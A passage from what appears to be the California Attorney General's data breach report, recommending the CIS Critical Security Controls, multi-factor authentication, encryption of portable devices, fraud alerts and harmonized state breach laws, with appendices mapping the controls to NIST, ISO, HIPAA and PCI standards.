
for *Small Business*. The California Attorney General has provided recommendations on how smaller businesses can reduce their risk of cyber security incidents in *Cybersecurity in the Golden State*.

Security is a process.

Information security laws and regulations generally require a risk management approach. In essence, this means organizations must develop, implement, monitor, and regularly update a comprehensive information security program. The required security risk management process generally includes the same basic steps, starting with assigning responsibility for information security within the organization, and continuing as follows:

- 1) **Identify** information assets and data to be secured.
- 2) **Assess** risks to the assets and data.
- 3) **Implement** technical, administrative, and physical controls to address identified risks.
- 4) **Monitor effectiveness** of controls and update as risks, business practices, and controls evolve.

Figure 22: Security Risk Management Process



Security is based on standards.

The risk management process will only achieve reasonable security if the risks to information assets and data are identified and effective security controls are implemented. That's where standards come in. Security standards define the scope of security controls, the criteria for evaluating their effectiveness, the techniques for ongoing assessment and monitoring, and the procedures for dealing with security failures.¹⁷

There are a number of authoritative information security standards that organizations can and do use to develop their programs. These standards are updated periodically and are aligned on the basic security process and the defensive controls to be implemented. Among the best known standards are those published by the National Institute of Standards and Technology (NIST), in particular *Special Publication 800-53* and the *Framework for Improving Critical Infrastructure Cybersecurity*.¹⁸ The International Organization for Standardization's *ISO/IEC 27002:2013* is also foundational.¹⁹ In addition to the comprehensive technical standards, there are catalogs and lists of known security vulnerabilities.²⁰

While there is no dearth of information on the security risk management process and standards for security controls, synthesizing all of this information and prioritizing the actions to take can be a challenge. The Center for Internet Security's *Critical Security Controls for Effective Cyber Defense* (the Controls) is designed to address this challenge.²¹

Recommendation 1:

The 20 controls in the Center for Internet Security's Critical Security Controls define a minimum level of information security that all organizations that collect or maintain personal information should meet. The failure to implement all the Controls that apply to an organization's environment constitutes a lack of reasonable security.

Formerly known as the SANS Top 20, the Controls are now managed by the Center for Internet Security (CIS), a non-profit organization that promotes cybersecurity readiness and response by identifying, developing, and validating best practices.²² The Controls were originally developed by federal agencies in 2008 and since then have been the product of a public-private partnership that includes cyber security experts from government and the private sector in the U.S., as well as around the world.

Informed by lessons learned from actual attacks and breaches, the Controls are a consensus list of the best defensive controls to detect, prevent, respond to, and mitigate damage from cyber attacks. They are updated periodically to keep up with technological advances

and changing threats, and are aligned with the most authoritative comprehensive security standards and legal requirements. (See Appendix B.)²³

Overview of the CIS Critical Security Controls

The Controls are a recommended set of 20 security measures with a high payoff; they are the priority actions that should be taken as the starting point of a comprehensive program to provide reasonable security. In a SANS report on adoption and implementation of the Controls, they are described as providing “the prioritized guidance that cost-conscious executives are looking for when determining where best to invest their limited technology budgets.” Adopters also reported valuing the Controls for providing a clear way to present and manage progress on security and risk posture.²⁴

Implementing the Controls will not prevent every attack, but it will significantly reduce the risk and impact of the commonly occurring breaches we have seen in the past several years. The set of 20 Controls constitutes a minimum level of security – a floor – that any organization that collects or maintains personal information should meet.

The Controls are listed in priority order, and they act in concert. For example, in order to be able to protect data on laptops and other portable devices (the twelfth Control, called CSC 12), an organization must first know what devices it has and where they are (CSC 1).

The Center for Internet Security provides specific guidance and resources for implementing the Controls. Each Control is presented with an explanation of why it is critical, followed by specific actions (sub-controls), and by procedures and tools for implementing it. A set of tools for implementing the first five controls, which are the first steps to take, has been developed specifically for small organizations.²⁵

The controls are intended to apply to organizations of all sizes and are designed to be implementable and scalable. The depth and complexity of the specific actions (called sub-controls) are greater for larger entities and for entities that maintain highly sensitive personal information. Organizations can implement the controls by adopting the sub-controls that fit the size, complexity, and criticality of their systems, as well as the nature of their data. For example, while a small business might take an inventory of its computers and other devices with a manual count, a larger organization could use an automated process to identify the equipment connected to its network.

The following table summarizes the Controls, grouped by the type of action they feature. The complete list of Controls is found in Appendix A.

Count Connections	Know the hardware and software connected to your network. (CSC 1, CSC 2)
Configure Securely	Implement key security settings. (CSC 3, CSC 11)
Control Users	Limit user and administrator privileges. (CSC 5, CSC 14)
Update Continuously	Continuously assess vulnerabilities and patch holes to stay current. (CSC 4)
Protect Key Assets	Secure critical assets and attack vectors. (CSC 7, CSC 10, CSC 13)
Implement Defenses	Defend against malware and boundary intrusions. (CSC 8, CSC 12)
Block Access	Block vulnerable access points. (CSC 9, CSC 15, CSC 18)
Train Staff	Provide security training to employees and vendors with access. (CSC 17)
Monitor Activity	Monitor accounts and network audit logs. (CSC 6, CSC 16)
Test and Plan Response	Conduct tests of your defenses and be prepared to respond promptly and effectively to security incidents. (CSC 19, CSC 20)

Our review of the 657 data breaches reported to the Attorney General in the past four years suggests that many could have been prevented or at least detected and corrected more rapidly had the basic security measures in the Controls been implemented.

Malware and Hacking Breaches

More than half the breaches in our dataset were the result of malware and hacking, the intentional unauthorized intrusion into computer systems by outsiders. As previously noted, breaches of this type were responsible for 90 percent of the records put at risk, affecting nearly 45 million California residents.

There are multiple vulnerabilities that can enable this type of breach. One is the role of insiders in responding to social engineering. One such exploit, phishing, has been recognized as a key delivery vector for malware for several years. Employees are tricked into clicking on a link in a phishing email that downloads malicious software. Verizon reports that 23 percent of recipients now open phishing emails and 11 percent click on the attachments.²⁶ Phishing is also used to trick employees into giving up their credentials, allowing attackers to steal data from their computers. Thieves use personal information gleaned from social media and other sources to identify insiders with administrative access privileges, targeting them for spear-phishing to get their credentials or posing as them to get access to critical systems.

There are security controls that address this vulnerability. Training employees to recognize phishing attacks is, of course, vital (CSC 17). Limiting administrative privileges to a strict job-required basis reduces the number of “super-user” employees who can be spear-phished (CSC 5).

In addition, strong authentication is a control that protects against the use of stolen credentials (CSC 5, CSC 7). Multi-factor or multi-channel authentication for administrators

and for employees or vendors with remote access to internal systems requires adding an out-of-channel mechanism, such as a text message sent to a cellphone to get a one-time-use code. An attacker would not only have to phish for user ID and password, but would also have to physically steal the employee's cellphone.

Other preventive measures include creating a software inventory, "whitelisting" the authorized programs and then preventing unauthorized software from being installed or executed on the system (CSC 2) and securely configuring equipment to prevent the exploitation of open ports or default passwords (CSC 3).

Unsupported and unpatched software is a serious vulnerability. Keeping up-to-date in patching newly discovered security vulnerabilities is critical (CSC 4). This includes upgrading to new versions of browsers and other critical software when earlier versions are no longer supported and patched. Applications exposed to the public Internet present a significant threat vector, and it is critical that organizations use up-to-date, patched and supported browsers. When an older browser version is no longer supported by a developer, security gaps go unaddressed and users are left exposed to data leaks and breaches.

Applications exposed to the public Internet present a significant threat vector and it is critical that organizations use up-to-date, patched, and supported browsers.

Other basic measures also contribute to a strong defense, including boundary defenses (CSC 12) and controlling ports and other vulnerable access points (CSC 9). Maintaining and analyzing audit logs also allows for early detection of the use of stolen credentials, brute-force attacks on passwords, and other anomalous activity on the network (CSC 6).

Physical Theft and Loss Breaches

Breaches resulting from unencrypted data on stolen or lost devices are particularly prevalent in the health care sector and they tend to involve the most sensitive types of information, Social Security numbers and medical information. As we have noted in previous data breach reports, breaches of this time are preventable. Applicable controls include inventorying devices, and using encryption to protect the data, particularly on mobile devices (CSC 1) (CSC 13). Implementing these controls could have protected more than 2.7 million California residents whose personal information was put at risk by these avoidable breaches.

Error Breaches

Many breaches resulting from errors can be prevented or their impact mitigated by several controls. Errors by insiders that resulted in breaches included sending information by email

to unintended persons, disposing of digital devices without first “wiping” the data, and unintentionally making information available to unauthorized persons by posting it on a website. Errors like these led to 111 breaches, affecting more than two million Californians in the past four years. Security controls that would be particularly effective in addressing these vulnerabilities include training and awareness directed to staff and vendors who handle sensitive information (CSC 17), and using strong encryption and data loss prevention software (CSC 13). Monitoring the flow of data (CSC 13) can flag and even prevent the unintentional (or intentional, for that matter) emailing of unencrypted Social Security numbers and other personal information outside the network.

Encrypting data on portable devices could have prevented breaches that affected more than 2.7 million Californians.

Misuse Breaches

Breaches caused by employees or service providers who intentionally make unauthorized use of privileges or resources are also addressed by the Controls. Limiting access privileges on a “least privilege” basis (i.e., the minimal level of access that allows users to do their specific jobs), along with monitoring with a particular focus on the limited number of privileged “super users,” are critical (CSC 4, CSC 5). Also relevant are the strategic use of encryption to protect sensitive data and the deployment of automated tools at perimeters to monitor for sensitive data leaving the network and block unauthorized attempts to exfiltrate it (CSC 13). These and others of the Controls would reduce the risk of internal misuse of access, a type of breach that affected over 200,000 California residents.

While the analysis above is certainly not exhaustive, it is offered to show that a significant portion of the breaches that put the personal information in over 49 million records at risk in the past four years were the result of the exploitation of known vulnerabilities for which there are known controls.

(2) Multi-Factor Authentication

Recommendation 2:

Organizations should not only use multi-factor authentication to protect critical systems and data, but should also make it available on consumer-facing online accounts that contain sensitive personal information. Such accounts include online shopping accounts, health care websites and patient portals, and web-based email accounts.

The combination of username and password is currently the most basic way to authenticate individuals in the online world, to verify that they are who they say they are. Its effectiveness as a security measure relies on the user's ability to devise passwords unique to each account, ensure that the passwords are sufficiently complex, change them periodically, keep them secret, and remember all of the user's username/password combinations. It also requires the organizations that rely on password authentication to secure those usernames and passwords.

This authentication system is failing. We don't use unique passwords for each of our accounts because it would simply be too hard to remember them all. This makes successfully hacked online account credentials very valuable to data thieves, because stolen credentials for one account often allow access to many others.

Making matters worse, many individuals do not use strong passwords that are difficult to guess. For several years, the most common passwords have been "123456," "password," "12345678," "qwerty," and "12345."²⁷ Nor do individuals change their passwords as often as they should. And organizations do not always take appropriate measures to protect passwords. Accordingly, we have seen many breaches over the past few years in which hackers targeted huge repositories of online account credentials that were not adequately secured.

A stronger form of online authentication uses multiple factors, from independent categories of credentials. Multi-factor authentication pairs "something you know," such as a password or PIN, with "something you have," such as your cellphone or a physical one-time-password token, or "something you are," such as a biometric like a fingerprint. For example, after inputting a password, the user receives a text on his or her cellphone, providing a one-time-use code to enter to log into the account. This means that for hackers or thieves to be successful, they would not only have to acquire the password but would also have to steal the victim's phone. Financial institutions have used multi-factor authentication for access to online bank accounts for nearly a decade, sometimes supplementing username and password with biometrics such as "keystroke dynamics" that recognizes a user's unique typing pattern or with other factors, such as a one-time-password generator.

This form of authentication should be used by all organizations to help protect access to critical systems and sensitive data, such as medical information, financial information, Social Security numbers, as well as company confidential information like intellectual property and trade secrets. Multi-factor authentication is included in the CIS Critical Security Controls for administrative access (CSC 5.6), organizational email accounts (CSC 7), remote login access to company systems (CSC 12.6), and user accounts on the company network (CSC 16.11).

Multi-factor authentication should also be more widely available for consumer-facing online accounts that contain sensitive personal information. Such accounts include online shopping accounts, health care web sites and patient portals, and web-based email accounts.

We want to draw particular attention to the importance of protecting individuals' email accounts. Our email accounts serve as our online calling card, as we shop, bank, and use social networks. Someone who takes over another person's email account can move around the Internet masquerading as that person. Access to an email account also provides a treasure trove of information to use in phishing and other social engineering exploits, as well as information on financial accounts that can be used to take them over. Many, but not all, of the major consumer email providers offer multi-factor authentication. We recommend that the others do so as well, promptly.

(3) Encryption of Data in Transit

Recommendation 3:

Organizations, particularly health care, should consistently use strong encryption to protect personal information on laptops and other portable devices, and should consider it for desktop computers.

We made the recommendation to encrypt data in transit in our previous breach reports, and although improvement appears to have been made, there are still some sectors lagging behind. As discussed above, encryption is a key Control for protecting data on portable devices (CSC 13).

Government and professional services experience breaches resulting from stolen or lost equipment containing unencrypted data at a higher rate than the average for breaches in all sectors.

But the most striking, and most disturbing, example is health care. More than half (55 percent) of the breaches in this sector are the result of a failure to encrypt, compared to just 16 percent of breaches in all other sectors. Moreover, this sector's breaches involve the most sensitive types of personal information: medical information and Social Security numbers.

As we have said in the past, breaches of this type are preventable. Affordable solutions are widely available: strong full-disk encryption on portable devices and desktop computers when not in use.²⁸ Even small businesses that lack full time information security and IT staff can do this. They owe it to their patients, customers, and employees to do it now.

(4) Fraud Alerts

Recommendation 4:

Organizations should encourage those affected to place a fraud alert on their credit files when Social Security numbers or driver's license numbers are breached.

As discussed earlier in the report, the transition to the use of more secure EMV payment cards will increase the criminal demand for Social Security numbers, and the abuse of Social Security numbers is the most difficult type of fraud for consumers to detect, protect against, and recover from.

There are services for consumers that offer early detection of new account fraud, and we are seeing that Californians are now more likely to receive the benefit of such services. As discussed earlier, in 2015 a new law took effect that requires an organization that is the source of a breach of Social Security numbers or driver's license numbers to offer identity theft prevention and mitigation services at no cost to the affected individuals for no less than 12 months. Since then, we have seen over a 20 percent increase in these services being offered in such breaches.

These identity theft prevention and mitigation services generally include credit monitoring, which alerts consumers to new account activity in their credit records, and remediation assistance in the event of actual identity theft. A credit freeze is the strongest protection against new account fraud, but for some individuals the freeze can be cumbersome, as it must be lifted (for a fee) whenever an individual wants to apply for new credit, insurance, or employment.

There is an additional measure, which is free, fast, and effective in preventing new account fraud: a fraud alert. A fraud alert provides protection against the use of a stolen Social Security number to apply for and open new accounts. Consumers can place a fraud alert on their credit files with a single phone call or online. When a merchant checks the credit history of someone applying for credit the merchant gets a notice that there may be fraud on the account. This alerts the merchant to take steps to verify the identity of the applicant. Providing additional identification is generally difficult for an identity thief, which is why the fraud alert is effective. An alert lasts for 90 days and can be renewed.

Many of the notices on Social Security or driver's license number breaches sent in 2015 do mention the availability of a fraud alert, but the information is most often buried in the

details about ordering credit reports and enrolling in the identity theft prevention and mitigation service offered. We recommend that all organizations encourage notice recipients to place a fraud alert in this type of breach, and make the information on how to do it more prominent in their notices.

(5) Harmonizing State Breach Laws

Recommendation 5:

State policy makers should collaborate in seeking to harmonize state breach laws on some key dimensions. Such an effort could preserve innovation, maintain consumer protections, and retain jurisdictional expertise.

The proliferation of state data breach notification laws has led to calls for regulatory simplification. Proposals in Congress would set a uniform standard by preempting state laws on data breach and often on data security as well. The standards proposed, however, would lower the bar, thereby providing less consumer protection for Californians, and because in multi-state breaches the highest standard tends to prevail, less protection for residents of other states as well.

An alternative approach to achieving the goal of easing the compliance burden is to harmonize state breach laws on some key dimensions. While the state laws have often been characterized as a “patchwork,” there is a clear pattern to that patchwork as we discussed in our analysis of all the state data breach notification laws. Furthermore, compliance with the highest standard typically meets the obligations of a number of lower standards, thus minimizing the number of patches in the quilt. We recommend that state-level policy makers including state legislators and Attorney Generals’ offices collaborate in identifying opportunities to highlight the common pattern and reduce some of the differences. Such an effort could result in simplifying compliance, while preserving consumer protections, flexibility in adapting to changing threats, and the benefits of jurisdictional expertise.

Appendix A

The CIS Critical Security Controls for Effective Cyber Defense

CSC 1	Inventory of Authorized and Unauthorized Devices
CSC 2	Inventory of Authorized and Unauthorized Software
CSC 3	Secure configurations for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers
CSC 4	Continuous Vulnerability Assessment and Remediation
CSC 5	Controlled Use of Administrative Privileges
CSC 6	Maintenance, Monitoring, and Analysis of Audit Logs
CSC 7	Email and Web Browser Protection
CSC 8	Malware Defenses
CSC 9	Limitation and Control of Network Ports, Protocols, and Services
CSC 10	Data Recovery Capability
CSC 11	Secure Configurations for Network Devices such as Firewalls, Routers, and Switches
CSC 12	Boundary Defense
CSC 13	Data Protection
CSC 14	Controlled Access Based on the Need to Know
CSC 15	Wireless Access Control
CSC 16	Account monitoring and Control
CSC 17	Security Skills Assessment and Appropriate Training to Fill Gaps
CSC 18	Application Software Security
CSC 19	Incident Response and Management
CSC 20	Penetration Tests and Red Team Exercises

The CIS Critical Security Controls for Effective Cyber Defense, Version 6.0, October 15, 2015, is available from the Center for Internet Security at www.cisecurity.org/. The document is licensed under a Creative Commons Attribution--Non Commercial--No Derivatives 4.0 International Public License. The link to the license terms can be found at <https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode>.

Appendix B

The Critical Security Controls Master Mapping (Excerpt)

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 1: Inventory of Authorized and Unauthorized Devices	CA-7: Continuous Monitoring CM-8: Information System Component Inventory IA-3: Device Identification and Authentication SA-4: Acquisition Process SC-17: Public Key Infrastructure Certificates SI-4: Information System Monitoring PM-5: Information System Inventory	ID.AM-1 ID.AM-3 PR.DS-3	A.8.1.1 A.9.1.2 A.13.1.1	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Host Security User Equipment Security (Workstation, Laptop, Handheld)	2.4
CSC 2: Inventory of Authorized and Unauthorized Software	CA-7: Continuous Monitoring CM-2: Baseline Configuration CM-8: Information System Component Inventory CM-10: Software Usage Restrictions CM-11: User-Installed Software SA-4: Acquisition Process SC-18: Mobile Code SC-34: Non-Modifiable Executable Programs SI-4: Information System Monitoring PM-5: Information System Inventory	ID.AM-2 PR.DS-6	A.12.5.1 A.12.6.2	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Host Security User Equipment Security (Workstation, Laptop, Handheld)	
CSC 3: Secure Configurations for Hardware and Software	CA-7: Continuous Monitoring CM-2: Baseline Configuration CM-3: Configuration Change Control CM-5: Access Restrictions for Change CM-6: Configuration Settings CM-7: Least Functionality CM-8: Information System Component Inventory CM-9: Configuration Management Plan	PR.IP-1	A.14.2.4 A.14.2.8 A.18.2.3	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Host Security User Equipment Security (Workstation, Laptop, Handheld)	2.2 2.3 6.2 11.5

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 3 <i>continued</i>	CM-11: User-Installed Software MA-4: Nonlocal Maintenance RA-5: Vulnerability Scanning SA-4: Acquisition Process SC-15: Collaborative Computing Devices SC-34: Non-Modifiable Executable Programs SI-2: Flaw Remediation SI-4: Information System Monitoring					
CSC 4: Continuous Vulnerability Assessment and Remediation	CA-2: Security Assessments CA-7: Continuous Monitoring RA-5: Vulnerability Scanning SC-34: Non-Modifiable Executable Programs SI-4: Information System Monitoring SI-7: Software, Firmware, and Information Integrity	ID.RA-1 ID.RA-2 PR.IP-12 DE.CM-8 RS.MI-3	A.12.6.1 A.14.2.8	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Host Security User Equipment Security (Workstation, Laptop, Handheld)	6.1 6.2 11.2
CSC 5: Controlled Use of Administrative Privileges	AC-2: Account Management AC-6: Least Privilege AC-17: Remote Access AC-19: Access Control for Mobile Devices CA-7: Continuous Monitoring IA-2: Identification and Authentication (Organizational Users) IA-4: Identifier Management IA-5: Authenticator Management SI-4: Information System Monitoring	PR.AC-4 PR.AT-2 PR.MA-2 PR.PT-3	A.9.1.1 A.9.2.2 - A.9.2.6 A.9.3.1 A.9.4.1 - A.9.4.4	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Authentication and Access Controls	2.1 7.1-7.3 8.1-8.3 8.7
CSC 6: Maintenance, Monitoring, and Analysis of Audit Logs	AC-23: Data Mining Protection AU-2: Audit Events AU-3: Content of Audit Records AU-4: Audit Storage Capacity AU-5: Response to Audit Processing Failures	PR.PT-1 DE.AE-3 DE.DP-1 DE.DP-2 DE.DP-3 DE.DP-4	A.12.4.1- A.12.4.4 A.12.7.1	164.308(a)(1): Security Management Process-Information System Activity	Security Monitoring	10.1- 10.7

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 6 <i>continued</i>	AU-6: Audit Review, Analysis, and Reporting AU-7: Audit Reduction and Report Generation AU-8: Time Stamps AU-9: Protection of Audit Information AU-10: Non-repudiation AU-11: Audit Record Retention AU-12: Audit Generation AU-13: Monitoring for Information Disclosure AU-14: Session Audit CA-7: Continuous Monitoring IA-10: Adaptive Identification and Authentication SI-4: Information System Monitoring	DE.DP-5		Review - R 164.308(a)(5): Security Awareness and Training-Log-in Monitoring-A		
CSC 7: Email and Web Browser Protections	CA-7: Continuous Monitoring CM-2: Baseline Configuration CM-3: Configuration Change Control CM-5: Access Restrictions for Change CM-6: Configuration Settings CM-7: Least Functionality CM-8: Information System Component Inventory CM-9: Configuration Management Plan CM-11: User-Installed Software MA-4: Nonlocal Maintenance RA-5: Vulnerability Scanning SA-4: Acquisition Process SC-15: Collaborative Computing Devices SC-34: Non-Modifiable Executable Programs SI-2: Flaw Remediation SI-4: Information System Monitoring	PR.IP-1	A.14.2.4 A.14.2.8 A.18.2.3	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Host Security User Equipment Security (Workstation, Laptop, Handheld)	2.2 2.3 6.2 11.5

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 8: Malware Defenses	CA-7: Continuous Monitoring SC-39: Process Isolation SC-44: Detonation Chambers SI-3: Malicious Code Protection SI-4: Information System Monitoring SI-8: Spam Protection	PR.PT-2 DE.CM-4 DE.CM-5	A.8.3.1 A.12.2.1 A.13.2.3	164.308(a)(5): Security Awareness and Training - Protection from Malicious Software A 164.310(d)(1): Device and Media Controls-Accountability A 164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Host Security User Equipment Security (Workstation, Laptop, Handheld)	5.1-5.4
CSC 9: Limitation and Control of Network Ports	AC-4: Information Flow Enforcement CA-7: Continuous Monitoring CA-9: Internal System Connections CM-2: Baseline Configuration CM-6: Configuration Settings CM-8: Information System Component Inventory SC-20: Secure Name /Address Resolution Service (Authoritative Source) SC-21: Secure Name /Address Resolution Service (Recursive or Caching Resolver) SC-22: Architecture and Provisioning for Name/ Address Resolution Service SC-41: Port and I/O Device Access SI-4: Information System Monitoring	PR.AC-5 DE.AE-1	A.9.1.2 A.13.1.1 A.13.1.2 A.14.1.2	164.310(b): Workstation Use - R 164.310(c): Workstation Security - R	Network Security	1.4

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 10: Data Recovery Capability	CP-9: Information System Backup CP-10: Information System Recovery and Reconstitution MP-4: Media Storage	PR.IP-4	A.10.1.1 A.12.3.1	164.308(a)(7): Contingency Plan - Data Backup Plan R 164.308(e)(7): Contingency Plan - Disaster Recovery Plan R 164.308(a)(7): Contingency Plan - Testing and Revision Procedure A 164.310(d)(1): Device and Media Controls - Data Backup and Storage A	Encryption	4.3 9.5-9.7
CSC 11: Secure Configurations for Network Devices	AC-4: Information Flow Enforcement CA-3: System Interconnections CA-7: Continuous Monitoring CA-9: Internal System Connections CM-2: Baseline Configuration CM-3: Configuration Change Control CM-5: Access Restrictions for Change CM-6: Configuration Settings CM-8: Information System Component Inventory MA-4: Nonlocal Maintenance SC-24: Fail in Known State SI-4: Information System Monitoring	PR.AC-5 PR.IP-1 PR.PT-4	A.9.1.2 A.13.1.1 A.13.1.3		Network Security	1.1-1.2 2.2 6.2

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 12: Boundary Defense	AC-4: Information Flow Enforcement AC-17: Remote Access AC-20: Use of External Information Systems CA-3: System Interconnections CA-7: Continuous Monitoring CA-9: Internal System Connections CM-2: Baseline Configuration SA-9: External Information System Services SC-7: Boundary Protection SC-8: Transmission Confidentiality and Integrity SI-4: Information System Monitoring	PR.AC-3 PR.AC-5 PR.MA-2 DE.AE-1	A.9.1.2 A.12.4.1 A.12.7.1 A.13.1.1 A.13.1.3 A.13.2.3		Network Security Security Monitoring	1.1-1.3 8.3 10.8 11.4
CSC 13: Data Protection	AC-3: Access Enforcement AC-4: Information Flow Enforcement AC-23: Data Mining Protection CA-7: Continuous Monitoring CA-9: Internal System Connections R-9: Information Spillage Response MP-5: Media Transport SA-18: Tamper Resistance and Detection SC-8: Transmission Confidentiality and Integrity SC-28: Protection of Information at Rest SC-31: Covert Channel Analysis SC-41: Port and I/O Device Access SI-4: Information System Monitoring	PR.AC-5 PR.DS-2 PR.DS-5 PR.PT-2	A.8.3.1 A.10.1.1- A.10.1.2 A.13.2.3 A.18.1.5	164.308(a)(4): Information Access Management - Isolating Health care Clearinghouse Function R 164.310(d)(1): Device and Media Controls-Accountability A 164.312(a)(1): Access Control-Encryption and Decryption A 164.312(e)(1): Transmission Security - Integrity Controls A 164.312(e)(1): Transmission Security - Encryption A	Encryption Data Security	3.6 4.1-4.3

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 14: Controlled Access Based on the Need to Know	AC-1: Access Control Policy and Procedures AC-2: Account Management AC-3: Access Enforcement AC-6: Least Privilege AC-24: Access Control Decisions CA-7: Continuous Monitoring MP-3: Media Marking RA-2: Security Categorization SC-16: Transmission of Security Attributes SI-4: Information System Monitoring	PR.AC-4 PR.AC-5 PR.DS-1 PR.DS-2 PR.PT-2 PR.PT-3	A.8.3.1 A.9.1.1 A.10.1.1	164.308(a)(1): Security Management Process - Information System Activity Review R 164.308(a)(4): Information Access Management - Isolating Health care Clearinghouse Function R 164.308(a)(4): Information Access Management - Access Authorization A 164.312(a)(1): Access Control -Encryption and Decryption A 164.312(c)(1): Integrity - Mechanism to Authenticate Electronic Protected Health Information A 164.312(a)(1): Access Control - Automatic Logoff A 164.312(d): Person or Entity Authentication - R 164.312(e)(1): Transmission Security-Integrity Controls A 164.312(e)(1): Transmission Security - Encryption A	Authentication and Access Controls Encryption Data Security	1.3-1.4 4.3 7.1-7.3 8.7

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 15: Wireless Access Control	AC-18: Wireless Access AC-19: Access Control for Mobile Devices CA-3: System Interconnections CA-7: Continuous Monitoring CM-2: Baseline Configuration IA-3: Device Identification and Authentication SC-8: Transmission Confidentiality and Integrity SC-17: Public Key Infrastructure Certificates SC-40: Wireless Link Protection SI-4: Information System Monitoring		A.10.1.1 A.12.4.1 A.12.7.1		Network Security Encryption Security Monitoring	4.3 11.1
CSC 16: Account Monitoring and Control	AC-2: Account Management AC-3: Access Enforcement AC-7: Unsuccessful Logon Attempts AC-11: Session Lock AC-12: Session Termination CA-7: Continuous Monitoring IA-5: Authenticator Management IA-10: Adaptive Identification and Authentication SC-17: Public Key Infrastructure Certificates SC-23: Session Authenticity SI-4: Information System Monitoring	PR.AC-1 PR.AC-4 PR.PT-3	A.9.1.1 A.9.2.1- A.9.2.6 A.9.3.1 A.9.4.1- A.9.4.3 A.11.2.8	164.308(a)(1): Security Management Process - Information System Activity Review R 164.308(a)(4): Information Access Management - Access Authorization A 164.308(a)(4): Information Access Management-Access Establishment and Modification A 164.308(a)(5): Security Awareness & Training-Password Management A 164.312(a)(1): Access Control - Unique User Identification R 164.312(a)(1): Access Control - Automatic Logoff A 164.312(d): Person or Entity Authentication - R 164.312(e)(1): Transmission Security - Integrity Controls A 164.312(e)(1): Transmission Security - Encryption A	Authenti- cation and Access Controls	7.1-7.3 8.7-8.8

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
CSC 17: Security Skills Assessment and Appropriate Training to Fill Gaps	AT-1: Security Awareness and Training Policy and Procedures AT-2: Security Awareness Training AT-3: Role-Based Security Training AT-4: Security Training Records SA-11: Developer Security Testing and Evaluation SA-16: Developer-Provided Training PM-13: Information Security Workforce PM-14: Testing, Training, & Monitoring PM-16: Threat Awareness Program	PR.AT-1 PR.AT-2 PR.AT-3 PR.AT-4 PR.AT-5	A.7.2.2	164.308(a)(5): Security Awareness and Training - Security Reminders A 164.308(a)(5): Security Awareness and Training - Protection from Malicious Software A 164.308(a)(5): Security Awareness and Training-Log-in Monitoring A 164.308(a)(5): Security Awareness and Training - Password Management A	Personnel Security	12.6
CSC 18: Application Software Security	SA-13: Trustworthiness SA-15: Development Process, Standards, and Tools SA-16: Developer-Provided Training SA-17: Developer Security Architecture and Design SA-20: Customized Development of Critical Components SA-21: Developer Screening SC-39: Process Isolation SI-10: Information Input Validation SI-11: Error Handling SI-15: Information Output Filtering SI-16: Memory Protection	PR.DS-7	A.9.4.5 A.12.1.4 A.14.2.1 A.14.2.6- A.14.2.8		Application Security Software Development & Acquisition	6.3 6.5-6.7

CIS Critical Security Control	NIST 800-53 rev4	NIST Core Framework	ISO 27002: 2013	HIPAA	FFIEC Examiners Handbook	PCI DSS 3.0
